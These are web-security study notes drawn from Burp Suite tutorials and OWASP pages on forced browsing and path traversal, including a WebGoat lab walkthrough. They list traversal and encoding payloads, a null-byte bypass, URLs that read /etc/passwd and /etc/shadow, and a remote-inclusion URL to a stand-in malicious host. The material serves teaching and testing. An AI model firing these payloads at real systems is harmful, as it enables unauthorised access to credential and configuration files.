
Go to the "Payloads" tab.

"Payload type" in the "Payload sets" options should be set to "Simple list".


In the "Payload Options [Simple list]" from the dropdown menu "Add from list...", select "Directories - short" and "Filenames - short".




Click the "Start Attack" button.



An "Intruder Attack" window will pop up with the results of the attack.
You can sort the results using the column headers.
In this example we will use "Length". Click the "Length" column header.
"Status" would also be a useful method of organizing this results table.




By sorting by "Length" or by "Status" we have enumerated some interesting results.
Send any results that warrant further investigation to Burp Repeater.
Right click on each individual result to bring up the context menu.
Click "Send to Repeater"




Go to the "Repeater" tab.

Click "Go" to follow the request.



In this example you have to use the "Follow redirection" button to follow the applications redirect and view the response.

In some of the results, forwarding the redirect leads to a 404 response, indicting there is no issue with this vulnerability.




The "/conf" payload provides a redirect to a "200 ok" response.

You can view the response beneath the "Response" header or right click anywhere within the response to bring up the context menu.

Click copy "Copy URL".

Paste the URL in to your browser to manually check the results.



In this example we are able to access the application's configuration page.

The application allows an unauthenticated user to configure administrative privileges and passwords for other users.

If an unauthenticated user can access URLs that should require authentication or hold sensitive information this is a security vulnerability.

From <https://support.portswigger.net/customer/portal/articles/1965720-Methodology_Missing%20Function%20Level%20Access%20Control.html#ForcedBrowsing>

References

Wikto
[1] http://www.sensepost.com/research/wikto/using_wikto.pdf

Directory Indexing Vulnerability Alerts
[2] http://www.securityfocus.com/bid/1063
[3] http://www.securityfocus.com/bid/6721
[4] http://www.securityfocus.com/bid/8898

Nessus "Remote File Access" Plugin Web page
[5] http://cgi.nessus.org/plugins/dump.php3?family=Remote%20file%20access

The Google Hacker's Guide
[6] http://johnny.ihackstuff.com/security/premium/The_Google_Hackers_Guide_v1.0.pdf

Information Leakage
[7] http://projects.webappsec.org/Information-Leakage

Information Leak Through Directory Listing
[8] http://cwe.mitre.org/data/definitions/548.html

From <http://projects.webappsec.org/w/page/13246922/Directory%20Indexing>

Directory Traversal / Path Traversal

Saturday, December 22, 2018 11:57 PM

Overview:

A path traversal attack (also known as directory traversal) aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with “dot-dot-slash (../)” sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files.

It should be noted that access to files is limited by system operational access control (such as in the case of locked or in-use files on the Microsoft Windows operating system).

This attack is also known as “dot-dot-slash”, “directory traversal”, “directory climbing” and “backtracking”.

Description:

Request variations

Encoding and double encoding:

`%2e%2e%2f represents ../`
`%2e%2e/ represents ../`
`..%2f represents ../`
`%2e%2e%5c represents ..\`
`%2e%2e\ represents ..\`
`..%5c represents ..\`
`%252e%252e%255c represents ..\`
`..%255c represents ..\ and so on.`

Percent encoding (aka URL encoding)

Note that web containers perform one level of decoding on percent encoded values from forms and URLs.

`..%c0%af represents ../`
`..%c1%9c represents ..\`

OS specific

UNIX

`Root directory: “/“`
`Directory separator: “/“`

WINDOWS

`Root directory: “ <partition letter>:\“`
`Directory separator: “/“ or “\”`
`Note that windows allows filenames to be followed by extra .\/ characters.`

In many operating systems, null bytes %00 can be injected to terminate the filename. For example, sending a parameter like:

`?file=secret.doc%00.pdf`

will result in the Java application seeing a string that ends with ".pdf" and the operating system will see a file that ends in ".doc". Attackers may use this trick to bypass validation routines.

Examples

Example 1

The following examples show how the application deals with the resources in use.

http://some_site.com.br/get-files.jsp?file=report.pdf
http://some_site.com.br/get-page.php?home=aaa.html
http://some_site.com.br/some-page.asp?page=index.html

In these examples it's possible to insert a malicious string as the variable parameter to access files located outside the web publish directory.

http://some_site.com.br/get-files?file=../../../../some_dir/some_file
http://some_site.com.br/../../../../some_dir/some_file

The following URLs show examples of *NIX password file exploitation.

http://some_site.com.br/../../../../etc/shadow
http://some_site.com.br/get-files?file=/etc/passwd

Note: In a windows system an attacker can navigate only in a partition that locates web root while in the Linux he can navigate in the whole disk.

Example 2

It's also possible to include files and scripts located on external website.

http://some_site.com.br/some-page?page=http://other-site.com.br/other-page.html/malicious-code.php

Example 3

These examples illustrate a case when an attacker made the server show the CGI source code.

http://vulnerable-page.org/cgi-bin/main.cgi?file=main.cgi

Example 4

This example was extracted from: Wikipedia - Directory Traversal

A typical example of vulnerable application code is:

```
<?php
$template = 'blue.php';
if ( is_set( $_COOKIE['TEMPLATE'] ) )
   $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/phpguru/templates/" . $template );
?>
```

An attack against this system could be to send the following HTTP request:

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../etc/passwd
```

Generating a server response such as:

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache
root:fi3sED95ibqR6:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
phpguru:f8fk3j1OIf31.:182:100:Developer:/home/users/phpguru/:/bin/csh
```

The repeated ../ characters after /home/users/phpguru/templates/ has caused include() to traverse to the root directory, and then include the UNIX password file /etc/passwd.

UNIX etc/passwd is a common file used to demonstrate **directory traversal**, as it is often used by crackers to try cracking the passwords.

Absolute Path Traversal

The following URLs may be vulnerable to this attack:
http://testsite.com/get.php?f=list
http://testsite.com/get.cgi?f=2
http://testsite.com/get.asp?f=test

An attacker can execute this attack like this:
http://testsite.com/get.php?f=/var/www/html/get.php
http://testsite.com/get.cgi?f=/var/www/html/admin/get.inc
http://testsite.com/get.asp?f=/etc/passwd

When the web server returns information about errors in a web application, it is much easier for the attacker to guess the correct locations (e.g. path to the file with a source code, which then may be displayed).


Using Burp to Test for Path Traversal Vulnerabilities:

Many types of functionality commonly found in web applications involve processing user-supplied input as a file or directory name. If the user-supplied input is improperly validated, this behavior can lead to various security vulnerabilities, one of which is file path traversal.

Path traversal vulnerabilities arise when applications use user-controllable data to access files and directories on the application server or another back-end filesystem in an unsafe way. By submitting crafted input, an attacker may be able to cause arbitrary content to be read from, or written to, anywhere on the filesystem. This often enables an attacker to read sensitive information from the server, or overwrite sensitive files, ultimately leading to arbitrary command execution on the server.

During your initial mapping of the application, you should already have identified any obvious areas of attack surface in relation to path traversal vulnerabilities. Any functionality with the explicit purpose of uploading or downloading files should be thoroughly tested. This functionality is often found in workflow applications where users can share documents, in blogging and social media applications where users can upload images, and in informational applications where users can retrieve documents such as ebooks, technical manuals, and company reports.

This tutorial uses a version of "WebGoat.net" taken from OWASP's Broken Web Application Project. Find out how to download, install and use this project.



First, ensure that Burp is correctly configured with your browser.
Ensure "Intercept is off" in the Proxy "Intercept" tab.


The vulnerability arises because an attacker can place path traversal sequences into the filename to backtrack up from current directory.

The classic path traversal sequence is known as "dot-dot-slash".

Visit the web page of the application that you are testing.

Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.


Now, access the URL that includes the parameter you wish to test. In this example by clicking the "architecture.pdf" link.



The request will be captured in the Proxy "Intercept" tab.


Right click anywhere on the request to bring up the context menu.

Click "Send to Repeater".




Here we can input various payloads in to the input field of a web application and monitor the response.

Click the "Go" button in Repeater to send the request to the server.




You can observe the response from the server in the Repeater "Response" panel.
Continue to monitor the response as you utilize path traversal detection techniques..




Initially we can check whether our input is used in the filepath or ignored.

To perform this test we can compare the response from the server when injecting `./` and `../` in to the filename parameter.

Here we can see that the response appears unchanged after inserting the `./`payload.



However, when we use the `../` payload, the response is altered significantly. This suggests that the application is using our input within a filepath.




Now, working on the assumption that the parameter you are targeting is being appended to a preset directory specified by the application, you can modify the parameter's value to insert an arbitrary subdirectory and single traversal sequence.

If the application's response is identical to the initial response, it may be vulnerable.

If you find any instances where the application may be vulnerable, the next test is to attempt to traverse out of the starting directory and access files from elsewhere on the server

